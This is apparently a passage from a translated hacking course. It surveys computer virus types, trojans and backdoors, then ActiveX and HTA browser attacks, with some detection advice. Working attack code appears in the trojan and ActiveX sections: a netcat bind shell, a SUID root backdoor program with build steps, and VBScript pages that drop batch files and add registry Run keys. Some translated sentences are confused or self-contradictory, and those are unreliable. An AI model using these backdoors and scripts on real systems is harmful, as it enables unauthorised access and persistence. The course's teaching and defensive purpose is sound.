14. In your documents, some words disappear while others are suddenly added.

Let us now see the action modes of the most dangerous viruses according to their type. You will recognise some of the names used (polymorphic viruses, macro-viruses ...) and you will also realise there are many more. The following paragraphs lists all types of viruses.

Boot sector viruses: These viruses settle in the boot sector of boot floppy disks and hard drives. Only a few years ago, these were the most common variety. Back then, they would spread rapidly because users often exchanged data with floppy disks. Now that the size of applications and of files has considerably increased, mediums such as CD-ROMs are much more widely used. Meanwhile, other contamination means such as the Internet have been developed, and at the same time boot sector viruses have lost ground. All danger has not disappeared, however. Viruses of this type almost exclusively use floppy disks as a dissemination medium: all that has to be done is to insert a boot floppy disk into an infected PC drive to contaminate it, the disk then transmits the virus to each computer using it to boot. When you forget such a medium in the drive, the computer uses it to boot the following time instead of favouring the hard drive. The virus is then immediately transmitted to the disk. They cannot be disseminated on networks. Boot sector viruses are resident parasites, meaning that they settle in live memory at the start and wait for an opportunity to spread.

Partition sector viruses: Partition sector viruses are a development of boot sector viruses. They can bypass an obstacle that the latter encounter: the structure of the boot sector depends on the operating system. There are differences between the various versions of DOS and Windows. A boot sector virus that wants to disseminate widely must distinguish structures and adapt to them. The resulting code is important as the size of the boot sector only offers limited space. Partition sector viruses do not have to deal with this problem as the structure of the sector they settle into does not depend on the operating system. The infection is disseminated almost exclusively through floppy disks. So the previous remarks concerning boot sector viruses also apply here: a disk forgotten in the drive is often the cause of the infection. Partition sector viruses, like boot sector ones, are resident parasites, meaning that they settle in live memory during booting and wait for an opportunity to spread.



File viruses: These viruses attack .com and .exe executable files, and more rarely .dll and .ovl files. A programme virus attaches itself to a program file (the host) and uses various techniques to infect other programme files. There are three basic techniques to infect an executable file: replacement, adding at the start and adding a return.

- A virus based on replacement places itself at the start of the program, right at the start of the original program code, thus damaging the program. When you try to start it, nothing happens, however the virus infects another file. Such viruses are easily detected by users and by technical staff, therefore they do not disseminate widely. There is very little risk a virus of this type might find its way to your machine.
- A virus based on adding at the start puts its entire code at the very beginning of the original program. When you start a program infected with this type of virus, this code is started first and the original program is started but the size of the infected file will of course increase.
- A virus based on adding a return places a “return” at the start of the program code, then places the start of the program code at the end of the file and then places itself between what was the end of the file and the start of the file. When you try to start the program, the “return” calls the virus, which then starts. It replaces the original start of the file in its normal position and enables you to start the program. An increase of the size of the file is however noticeable.

We have just seen briefly how a virus attaches itself to a program file. It uses various infection techniques. Most viruses are resident ones, meaning that they can control all actions and infect other programs. Other file viruses infect by “direct action”, which means that they infect a program when they have access to it.

There are many other methods, but in most cases, these place the viruses in memory. If the virus is a resident one, it is then extremely easy for it to infect other programs, simply by waiting for these to be started to enter them. This file is then infected (it becomes a “carrier”) and goes on to infect other programs. Once activated, they can contaminate other executables and spread. Like executable files in your hard drive, these viruses can be found on floppy disks, CD-ROM, attached to email, or in files transferred while downloading. These are all possible means of infection. Unlike boot or partition sector viruses, this type of virus is not systematically activated each time the computer is turned on. They settle in live memory only when the user opens an infected file. However, they are disseminated even if they are not active, as all it takes is a contaminated program to be transmitted by email or any other medium. If the destination uses the software without submitting it beforehand to an antivirus, his PC is then contaminated. What's more, they can infect networks.

File viruses: File viruses are thankfully very rare. This is a good thing as they are hard to eliminate. They make use of the medium's management mode. They use a file which receives the physical address of the first allocation unit of all the medium's files. When the user opens a file, the computer looks for the corresponding address in this file. File viruses replace this address with their own one and keep their directory updated. When a file manipulated in this way is called, the virus starts by activating itself. It then uses its list to call the requested file and thus hide its presence.



Companions: Companions are a group of viruses of no great importance. They were widespread in the days of MS-DOS. Because Windows is a favourable ground for them, but they have become rarer. The functioning of companions is based on a specificity of the DOS operating system: when an executable file is called, it is not necessary to give the extension (.exe, .com, .bat); the name of the file is enough. DOS first looks through .com files, then .exe files and finally .bat files. The virus takes advantage of this characteristic by creating a .com file with the name of the .exe file and integrating its code. Programmers of these viruses wish to infect as many files as possible so that their companions be rapidly activated.

Direct Action: The viruses presented up to now have the common characteristic of functioning as residents: when they are activated (by accessing a medium or by opening an infected programme), they settle in live memory. They are therefore active until the PC is turned off and infect as many programs and mediums as possible. Thankfully, their activity is quickly noticeable. Simply by checking the contents of the live memory, one can notice the presence of suspicious software. Direct Action type viruses are quite another type altogether: they try to infect the maximum number of files in a relatively short amount of time so as to go unnoticed, they then interrupt their action without leaving any trace in live memory. Direct Action type parasites are file viruses, meaning that they are linked to executables. Their means of infection are floppy disks and CD-ROMs, email, file transfer and downloading from the Internet. Of course, the copy of the file on your hard drive does not activate the virus. They spring to action only when the programme is executed.

Stealth Viruses: Stealth viruses are not a specific category of parasites. They are called stealth viruses because they can foil the action of antivirus software. Any type of virus can be a stealth one, however the camouflage technique is reserved to resident viruses and so does not concern Direct Action viruses, for example. Stealth viruses integrate the functions of an operating system used to look out for viruses. They can thus immediately detect any antivirus activity and react consequently. They can for example provide false information or withdraw from the examined zone in time to avoid being found out.

Example: While a boot sector virus watches the systems access to functions devoted to protection, an application tries to call them. The virus then takes over and provides a copy of the original start zone. The protection software reads this copy and decides it is correct and without any virus.

Multi-part viruses: These viruses infect executable files and start sectors. They can be disseminated on networks.

Polymorphic viruses: Coding is another protection used by various types of viruses. A parasite is characterised by its binary code, a succession of bytes that is unique to it and that no other program has. This succession of bytes is called a signature and enables the antivirus to find the virus: the detector looks for signatures in all programs of the hard drive, when one is found in a file, it deduces that the corresponding virus has already struck. Polymorphic viruses try to avoid this trap by modifying their own code with each new infection, more specifically by changing the succession of bytes, so that the antivirus software cannot recognise them. Antiviruses have adapted to this: they are often able to detect polymorphic viruses. That's why it is extremely important to use recent antivirus programmes.

Tunnel viruses and retroviruses: Some viruses do not simply remain passive in front of antiviruses: like other viruses, they implement camouflage or coding techniques, but they also act against detectors or try to divert their supervision.

Some programmers have closely examined the way antivirus software functions and have developed Tunnel viruses as an answer. These parasites especially try to neutralize resident virus detectors by diverting their supervision. They look for other functions and means to avoid coming across supervisors. The amount of time they are active is limited because antiviruses are constantly adapting to their tricks and have fewer and fewer weak points.



Retroviruses are a bit more aggressive. Other programmers have also closely examined antivirus software. The viruses they have created destroy or damage important antivirus files. The supervision programs within the memory are “shot down”. Modifications carried out in the configuration files prevent them from starting during a later opening. Retroviruses are remarkably efficient. Many antivirus are insufficiently protected.

Macroviruses: Macroviruses are a new type of virus and first appeared in 1995. Unlike other nuisances, they are not made up of a binary code but of macro-language instructions such as Microsoft Office's VBA or Lotus Smart Suite scripts. These languages are destined to people with limited IT knowledge, hence the flood of macroviruses. As the infection mode is different, users did not immediately realise the extent of the danger. Viruses took advantage of this to develop at an impressive speed. Thankfully, editors of antivirus software took care of the matter, however macroviruses remain a real danger.

Ever since the first macrovirus was introduced in August 1995, this category is the one that has developed the fastest. By August 1998, 3400 viruses of this type had been identified, and their number is soaring at a dizzying speed. Companies and individuals have to protect themselves by frequently updating their virus control tools, which means that the antivirus programming industry must constantly update its bases and files. A definition file contains virus signatures (the fingerprint of known viruses); it is used by the search engine to detect and eliminate viruses. A virus scan is efficient only with a signature file of recent viruses. Because of this, recovering frequent updates is essential to ensure the proper security of your IT environment...

The differences between macroviruses and more traditional viruses lie in the hosts (data files) and the duplication methods (use of macro programming language specific to applications). These differences are a new threat to the security of data. Add to this the increasing use of OLE (Object Linking and Embedding), as well as the use of networks, email and the Internet as exchange mediums, and the sinister picture is complete!

Traditional files viruses do not attempt to infect data files, as these are not ideal for dissemination. In fact, one does not “open” a data file, but one “reads” or “modifies” it. However, these past few years, companies have built open systems in which information is more easily exchanged. Security must therefore be at a minimum. Macroviruses take advantage of the fact that many applications now have a macro programming language. These languages allow users (and virus creators) greater flexibility and a strength unmatched to this day. Often, macroviruses are not detected early enough because users are not familiar with macros. The result is a higher rate of infection than with traditional file and boot viruses. The programming language that is currently the most popular is WordBasic, integrated into Microsoft Word.

As data is exchanged more often than the programmes themselves, the security problem created by microviruses is a very real one. Open systems integrated into many application use OLE to combine different types of data. You can include an object such as a picture into a Word document. This means that each modification of the object will be reflected in all its copies. You can also link an object such as an Excel calculation sheet into a Word document. This link means that you can modify the object either in the application that was used to create it or in the application to which it is linked, and all its copies will be updated.



Microsoft Word can integrate and link objects. What's more, Word documents can be integrated and linked to other applications. The risk lies in the possibility of sending a macro virus from another application. For example, MSMail Microsoft messages can contain attached files such as Word documents. If the association is correct, all the MSMail user has to do is to double-click on the Word document, Word starts and the document is open. This is an example of OLE in action. There are other ways of using OLE with Word documents, and it is the frequency of usage which increases the security risks posed by viruses for Word macro. Some macroviruses include the destructive code; they can even create and execute traditional boot sector and file viruses and have consequences on the functioning of a machine, for example on the quality and reliability of information in a data file.

It only took a short time after the first Word macrovirus appeared for its Excel equivalent to appear: XM/Laroux.A. This event was expected, as the creation techniques were the same as for programming a macrovirus for Word.

The difference between the viruses for Word and Excel lies in the fact that viruses for Word are written in WordBasic, whereas those for Excel are written in VBA3 (Visual Basic for Applications version 3). The format is different and the macros are not stocked inside the calculation sheet (Word viruses are stored in the Word document), but in separate channels. This technique complicates detection, identification and eradication.

Macroviruses in Excel represent a tougher problem than for those in Word, because of the practical consequences. Let us imagine that an Excel virus multiply the content of a cell by 10 and that this cell represents your salary! This would certainly not be the end of the world... However, what if the content of the cell were divided by 10?

These are minor inconveniences compared to the modifications done to the result of a cell whose aim is to calculate the strength of the concrete used to build a high-rise building. The calculation sheets can be huge and any anomaly hard to detect.

The introduction of Office 97 generated the modification of almost all following programmes, and changes were widespread. Excel and Word use VBA5, which is based on VBA3 with numerous extensions.

VBA5 is not compatible with WordBasic, which seems to indicate that macroviruses written for previous versions of Word would not have consequences on Word 8.0 in Office 97.

However, Microsoft has integrated a WordBasic to VBA5 and a conversion from VBA3 to VBA5 to update existing macros in the new formats.

Consequently, macroviruses written for previous versions of Word and Excel can also be "updated" All viruses will not function after their conversion, but we do know that some of them will.

It would be expected that microviruses still pose a serious threat to data security, even if it is thought that their number will increase less rapidly. It is also thought that viruses will take advantage of the most common macro programming languages and that they will become independent of applications. (Do not forget that Microsoft Word is currently the most affected application by macroviruses, most of these being written in WordBasic). Furthermore, it is thought that viruses will become polymorphic and stealth-like. Companies developing antivirus will therefore keep fighting against macroviruses, as well as against 'traditional' file and boot sector viruses by detecting and eradicating macroviruses at the level of the application and at the binary level.

ANSI Viruses: Many PCs install at the start a keyboard pilot called Ansi.sys. This pilot can change the configuration of the keyboard, to affect a character, or combinations of characters to a key, according to the user's language. Unfortunately, software with suspicious aims take advantage of this possibility. They thus affect to any key the expression del ** Enter, so that the user erases the total contents of a file by pressing this key in DOS (this is an example). Viruses but also more traditional programs are capable of this. As PCs on Windows 9x no longer need the pilot in question, the danger is avoided.



However, do check in the start files of the computer what the situation is and cancel the call to this pilot if it does exist.


Logical bombs: Some programs that do not have the ability to reproduce can still cause serious damage. Software officially presented as a game can include a destructive function triggered during a precise event or at a pre-determined date. Sometimes, it is only an innocent prank. However, some programmers are real sadists, even if this is rare.

Trojan horses: Trojan horses are an under-category of logical bombs. They do not have an immediate destructive aim: their task is limited to espionage. They gather confidential information on the user of the PC into which they have entered and transmit these to their creator. Some horses' mission is to establish an access (for example through a network) to the infected computer. The Internet being more and more used in commercial transactions, many new Trojan horses have been circulated.

2. Trojans


There are different sorts of hidden gateways. The best well-known remains the *trojan*. A trojan is software executed without the user's knowledge. It will start to listen to a port on the system and wait for adapted clients. Quite often a trojan kit is made up of a client software, which is normally harmless for the user, and an executable server. Many trojans are available on the Internet. As they are for the majority referenced by antivirus and conceived for Windows, a hacker attacking a Linux machine or wishing to use more discreet software will have to find alternative solutions.

Netbus control window



Netcat

Netcat (http://www.atstake.com/research/tools/network_utilities) is a software that is used to carry out a diagnosis on the network. Netcat is a very popular tool in the Unix world: it can rapidly open TCP/UDP connections as well as start listening to ports. Netcat is available for both Linux and Windows, and it is not a hacking tool. However it integrates a very useful function for users who are aware of it: it is a function that can redirect the traffic received by a port to a local application. So by having Netcat listen to a port, any command received can be redirected towards `/bin/bash` or `cmd.exe`. As Netcat is not a hacking tool, it is not detected by antivirus. A hacker with a minimum of programming skills will have no trouble developing, in a very short time, software that offers the same redirection functions as Netcat.



The screenshot shows two windows side-by-side. The left window has a title bar 'Sélectionner C:\WINNT\System32\cmd.exe - nc -L -p 6667 -e cmd.exe'. It contains the command 'C:\>nc -L -p 6667 -e cmd.exe' and a blank black terminal window. The right window has a title bar 'Sélectionner C:\WINNT\System32\cmd.exe - nc localhost 6667 -vv'. It contains the command 'A:\>nc localhost 6667 -vv', followed by the Windows 2000 copyright notice: 'dev [127.0.0.1] 6667 (?) open Microsoft Windows 2000 [Version 5.00.2195] (C) Copyright 1985-1999 Microsoft Corp.', and ends with 'C:\>-'.

Also concerning Linux systems, it should be noted that it is trivial to create a small programme that would offer boundless administrator privileges, in case a hacker acquires them one single time... Once in possession of total power, the hacker would hide the programme with the SUID-bit thus sharing `root` privileges with anyone later executing the software.

Creating a hidden gateway :

```
xterm
root$ touch backdoor.c here the file is created
root$ cat > backdoor.c
int main(int ac, char **av) here the program is written
{
setuid(0);
setgid(0);
execl("/bin/sh", "sh", 0);
}
root$ gcc -o backd backdoor.c it is compiled
root$ chmod 4711 backd the SUID bit is added
root$ exit
exit

clad on [/tmp]
--> ./backd
sh-3.00# id any user recovers the root right
uid=0(root) gid=0(root) groups=1000(clad)
sh-3.00# []
```

But the ultimate technique is to infect existing binaries on the hard drive, or even in memory. On Windows, an antivirus such as Norton AntiVirus (<http://www.symantec.com>) does not notice the infection mechanisms if the malicious program's code is not recognized in its signature base. Likewise, if for example Internet Explorer is infected and re-programmed to connect to a remote system, there is no chance your firewall will warn you. Indeed, Internet Explorer is an application that is very often authorized by firewall users.

With the necessary rights, a skillful hacker will also be able to place a backdoor at the level of the system's core, and more generally on the system as a whole. This is called a *rootkit*. This method is currently more advanced on Linux, even if it is also found on Windows. At this stage of a takeover, you can no longer truthfully believe any active security software on the system. Not one.

How can a hacker install a backdoor ?

If the target machine is a server station, the hacker will probably be able to have access to the system's resources through accesses that are not well protected: vulnerable server applications, compromised passwords... You will at that moment not be able to prevent him from executing code, at least as far as his execution rights are concerned.

If the machine is a work station, the hacker can include the user as a vulnerability factor. All he has to do is to visit a malicious web page while the navigator shows great tolerance in the execution of scripts, or while a vulnerable version of Outlook is used. He can also try to have the program executed


through manipulation, incitement or deception (a fake email from a colleague, for example).

Detection Methods

Against the most common basic trojans, an antivirus should spare you a few headaches. As we have seen, however, most antivirus cannot contain more elaborate strategies, especially if the hacker has a « legitimate » software listen to a port (any port).

Most firewalls will be able reduce the improper use of outside connections or the establishment of server applications. But once again, this is not enough, and it is necessary to regularly check the process activity on the system. As a user, you should normally be able to justify the presence of any visible application in your “Task Administrator” in Windows, or by having an entry in /proc in Linux (reading with *ps* or *top*). Some more performing analysis tools, such as those presented in the monitoring section for Windows, can be of precious help during the detection phase.

Otherwise, the *netstat* tool, on Linux and Windows, can indicate the state of active or listening sockets. A hacker with a network connection could not hide from this tool without having first obtained administrator privileges.



Proto	Adresse locale	Adresse distante	Etat
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1047	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1054	0.0.0.0:0	LISTENING
TCP	127.0.0.1:1054	127.0.0.1:6667	ESTABLISHED
TCP	127.0.0.1:6667	127.0.0.1:1054	ESTABLISHED
TCP	192.168.231.22:139	0.0.0.0:0	LISTENING
TCP	192.168.231.22:1047	82.227.173.31:80	ESTABLISHED
TCP	192.168.231.22:1139	200.221.2.45:80	TIME_WAIT
TCP	192.168.231.22:1140	200.221.7.14:80	TIME_WAIT
UDP	0.0.0.0:135	*:*	
UDP	0.0.0.0:445	*:*	
UDP	0.0.0.0:1026	*:*	
UDP	127.0.0.1:1031	*:*	
UDP	192.168.231.22:137	*:*	
UDP	192.168.231.22:138	*:*	
UDP	192.168.231.22:500	*:*	

Against hacker software that is not listed, there remains the heuristic analysis. This consists in analysing the program's code in its execution procedures in order to find any flaws that could be there. Antivirus such as AVP (<http://www.kaspersky.com>) or AVG (<http://www.grisoft.com>) are effective, but not infallible. Also, they are sometimes activated on false positives.

Some rootkits, especially on Linux, find their specific anti-rootkits. CHKRootkit (<http://www.chkrootkit.org>) can thus detect about fifty popular rootkits. Generally speaking, your best ally against file infection remains the file integrity controller. Properly used, the security offered is



infallible. It consists in associating with each of the system's sensitive files a digital signature of the MD5 or SHA-1 type. MD5 and SHA-1 are algorithms that can detect, for a given byte combination, a signature of 16 or 20 bytes. If only one byte is modified in a file, the whole signature is changed! As of today, there are no officially known « collisions » on these bytes, meaning different byte combinations producing the same signature. Once a list of signatures produced on a system is recognised as clean, it can be saved on an outside medium (for example a CD-ROM). In case of doubt, a simple check with the help of the CD will enable you to precisely replace the corrupt applications. For Linux, the dedicated solution is called TripWire (<http://www.tripwire.org>).

3. ActiveX

A) VBScript

The aim of this part of the course is to show you how a hacker could use malicious scripts through Internet Explorer. In our first example, we are going to create a HTML page whose aim will be to create a batch file on the computer of a victim. A batch file is a succession of MS-DOS commands executed one after the other.

Here is the basic structure of a HTML file you will have to type in (without the comments) to create a white page called "My Internet page".

```
<HTML>
<HEAD>

<TITLE>My Internet page</TITLE>
</HEAD>

<BODY>
<!-- here is the body of your page, it is here that you will put your script ActiveX--&gt;
&lt;/BODY&gt;

&lt;/HTML&gt;</pre>
```

Between “`<!--`” and “`-->`” tags are the comments that do not appear on your navigator but only in the page source.

On the Internet, one can find many scripts that take advantage of various weak points to read, write and modify files on a client disk. These scripts are often called ActiveX. ActiveX were developed by Microsoft to increase the interaction between a website and a client's navigator. ActiveX are coded in VBScript. The ActiveX below enables the writing of a batch file on the victim's disk. It has to be included in a HTML page between the `<BODY>` and `</BODY>` tags.

```
<script language="VBScript">
Set FSO = CreateObject("Scripting.FileSystemObject")
Set BatFile = FSO.CreateTextFile("c:\newfile.bat", 2, False)
BatFile.WriteLine "echo CrashFr"
BatFile.Close
</script>
```



It will create a batch file at the root of C: called “newfile bat”. This batch file will include one MS-DOS command line (“echo CrashFr”). To add extra commands, all that has to be done is to add a “BatFile.WriteLine” line followed by the MS-DOS command.

Here are several ActiveX that the hacker could combine with the above example:

Writing a key in the register base

```
<script language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegWrite "HKEY_Register_base_branch","object to write"
</script>
```

Erasing a key in the register base

```
<script language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegDelete "HKEY_Register_base_branch"
</script>
```

Creating a URL shortcut in the start menu

```
<script language="VBScript">
Set WshShell = CreateObject("WScript.Shell")
Set RealLink = WshShell.CreateShortCut("C:\WINDOWS\Menu Start\Security Internet.url")
RealLink.TargetPath = "http://www.thehackademy.net"
RealLink.Save
</script>
```

To correctly create your .bat file, you need to know the main DOS commands:

DOS commands

cd ..	returns to the root file
cd [index]	go to a sub-file
choice	the user must choose
cls	erases what is on the screen
copy [file] [directory]	copies a file into a brief
del [file]	erases a file
dir /p	displays the contents of a file in several times
dir	displays the contents of a file
@echo off [command]	does not display following commands
echo.	jumps a line
echo [text]	displays the following text
edit [file]	displays the text file and can edit it
erase [file path]	erases a file (no authorisation asked)
format [drive]	formats a disk (victim authorisation asked)
goto	plugging request (jump)



DOS commands

if	conditional plugging
mem	displays disk space
mkdir [directory]	creates a file
pause	for the programme to continue, press any key
ren [file1] .[new extension]	replaces the extension of file 1 with the new extension
rename [file1] [new name]	renames file 1 with a new name
rmdir [directory]	erases a file
type [text file]	displays the contents of a txt file
ver	displays the DOS version
vol [drive]	displays the name of a reader
c:\windows*.*	gives the whole contents of a file (authorisation asked)
c:\windows*.[extension]	gives all files of a certain type from the brief (no authorisation asked)


For further help on the MS-DOS commands, all that has to be done is to open a command invite and to enter the command wanted followed by "/?".

c:\windows\command>ping /?

Here is an example of a HTML page combining various examples seen above:

```
<html>
<head>
</head>
<body>
<SCRIPT language=VBScript>
Set FSO = CreateObject("Scripting.FileSystemObject")
Set BatFile = FSO.CreateTextFile("c:\newfile.bat", 2, False)
BatFile.WriteLine "echo 'The Hackademy Test"
BatFile.WriteLine "echo '======""
BatFile.WriteLine "echo ."
BatFile.WriteLine "mem"
BatFile.Close
Set WshShell = CreateObject("Wscript.Shell")
WshShell.RegWrite
" HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\newfile", "c:\newfile.bat"
Set RealLink = WshShell.CreateShortCut("C:\Documents and Settings\eleve\Menu Start\Programmes\Start\Newfile.url")
RealLink.TargetPath = "file:///C:\newfile.bat"
RealLink.Save
</SCRIPT>
</body>
</html>
```

If this HTML page is opened remotely with IE parameters by default, it does not authorise the execution of ActiveX. However, if this page is opened locally, IE will display a warning very far from the reality that the script will have on your system:



Beware of this type of alert as some of IE's vulnerabilities mean that one could believe that the script is a part of the local zone when in fact it is on the Internet.

Security

To avoid this type of attack (very often used by Spywares), the thing to do is to properly parameter the Internet Explorer options or simply to change the navigator, because ActiveX only function with IE. It should be known that IE functions with a zone system whereby various rights can be defined. There is an "Internet" zone and a "Local Intranet" zone as can be seen below:





Each one of these zones can be configured independently. Generally, the “Local Intranet” zone will be less restrictive than the “Internet” zone which is often the more dangerous one. It is advised to deactivate the ActiveX execution by clicking on “Personalising the level”.

B) .hta Loopholes

This type of loophole mainly affects Microsoft's Internet clients, especially Internet Explorer and Outlook Express. The idea is to have them execute arbitrary code through javascript and vbscript code. In theory, parameters by default of the navigator forbid the execution of a code that could be hostile if it comes from the Internet or a zone that is not considered as safe. However, executing this code locally (for example with a html page from the file history) is entirely possible, as the security policy is much more restrictive.

HTA files are Windows help files and are also in fact compressed HTML files. They can therefore contain Javascript or Vbscript code. As they are executed locally on the machine, the interpreted code will also be considered as local. Security options are therefore much less restrictive.

